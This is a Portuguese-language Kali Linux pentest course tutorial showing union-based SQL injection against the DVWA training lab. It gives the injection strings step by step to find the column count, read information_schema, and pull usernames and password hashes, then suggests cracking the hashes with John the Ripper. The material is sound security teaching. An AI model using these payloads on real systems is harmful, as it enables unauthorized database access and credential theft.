

Pentest com Kali Linux





Instrutor: Vitor Mazuco

<http://facebook.com/vitormazuco>

Email: vitor.mazuco@gmail.com

WebSite: <http://vmzsolutions.com.br>




Básico de SQL Injection

Já sabemos que o DVWA é vulnerável à Injeção de SQL, então vamos fazer login e testar. Agora, abra o HackBar (pressione F9) e clique em **Load URL**. O URL na barra de endereços agora deve aparecer no HackBar. No HackBar, substituímos o valor do parâmetro id por *1' order by 1 -- '* E clique em **Execute**.

Básico de SQL Injection

Continuamos aumentando o número após a ordem e executando os pedidos até Nós obtemos um erro. Neste exemplo, isso acontece quando a ordem está em 3.



Básico de SQL Injection



Agora, sabemos que a consulta tem duas colunas. Vamos tentar se podemos usar a declaração UNION para extrair alguma informação; Agora defina um valor de id para: 1' union select 1,2 -- ' e **Execute**.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select 1,2 -- '  
First name: admin  
Surname: admin
```

```
ID: 1' union select 1,2 -- '  
First name: 1  
Surname: 2
```

Básico de SQL Injection

Isso significa que podemos pedir dois valores na consulta de união, como a versão do DBMS (Database Management System) e o usuário do banco de dados; defina o **id** para: 1'
union select @@version,current_user() -- ' e **Execute**

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' union select @@version,current_user() -- '  
First name: admin  
Surname: admin
```

```
ID: 1' union select @@version,current_user() -- '  
First name: 5.1.41-3ubuntu12.6-log  
Surname: dvwa@%
```

Básico de SQL Injection

Vamos procurar algo mais relevante, os usuários do aplicativo, por exemplo. Primeiro, precisamos localizar a tabela dos usuários; defina o **id** para: *1' union select table_schema, table_name FROM information_schema.tables WHERE table_name LIKE '%user%' -- '*

Vulnerability: SQL Injection

User ID:


Submit

```
ID: 1' union select table_schema,table_name FROM information_schema.tables where table_name like '%user%' --  
First name: admin  
Surname: admin
```

```
ID: 1' union select table_schema,table_name FROM information_schema.tables where table_name like '%user%' --  
First name: information_schema  
Surname: USER_PRIVILEGES
```

```
ID: 1' union select table_schema,table_name FROM information_schema.tables where table_name like '%user%' --  
First name: dvwa  
Surname: users
```

Básico de SQL Injection



OK, sabemos que o banco de dados (ou esquema) é chamado *dvwa* e a tabela que estamos procurando é *users*. Como temos apenas duas posições para definir valores, precisamos saber quais colunas da tabela são as que nos são úteis; defina o id


para: *1' union select column_name, 1 FROM information_schema.columns WHERE table_name = 'users' -- '*



Básico de SQL Injection

```
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '  
First name: user_id  
Surname: 1  
  
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '  
First name: first_name  
Surname: 1  
  
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '  
First name: last_name  
Surname: 1  
  
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '  
First name: user  
Surname: 1  
  
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '  
First name: password  
Surname: 1  
  
ID: 1' union select column_name,1 FROM information_schema.columns where table_name like '%user%' -- '  
First name: avatar  
Surname: 1
```

Básico de SQL Injection



E, finalmente, sabemos exactamente o que pedir; defina o **id**
para: *1' union select user, password FROM dvwa.users -- '*

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' union select user,password FROM dvwa.users -- '

First name: admin

Surname: admin

ID: 1' union select user,password FROM dvwa.users -- '

First name: admin

Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' union select user,password FROM dvwa.users -- '

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password FROM dvwa.users -- '

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password FROM dvwa.users -- '

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password FROM dvwa.users -- '

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password FROM dvwa.users -- '

First name: user

Surname: ee11cbb19052e40b07aac0ca060c23ee



Básico de SQL Injection

No campo *First name*, temos o nome de usuário do aplicativo e no Campo *Surname* temos o *hash* de senha de cada usuário; Podemos copiar esses *hashes* para um arquivo de texto e tentar decifrá-los com o ***John the Ripper*** ou nosso cracker de senha a sua escolha.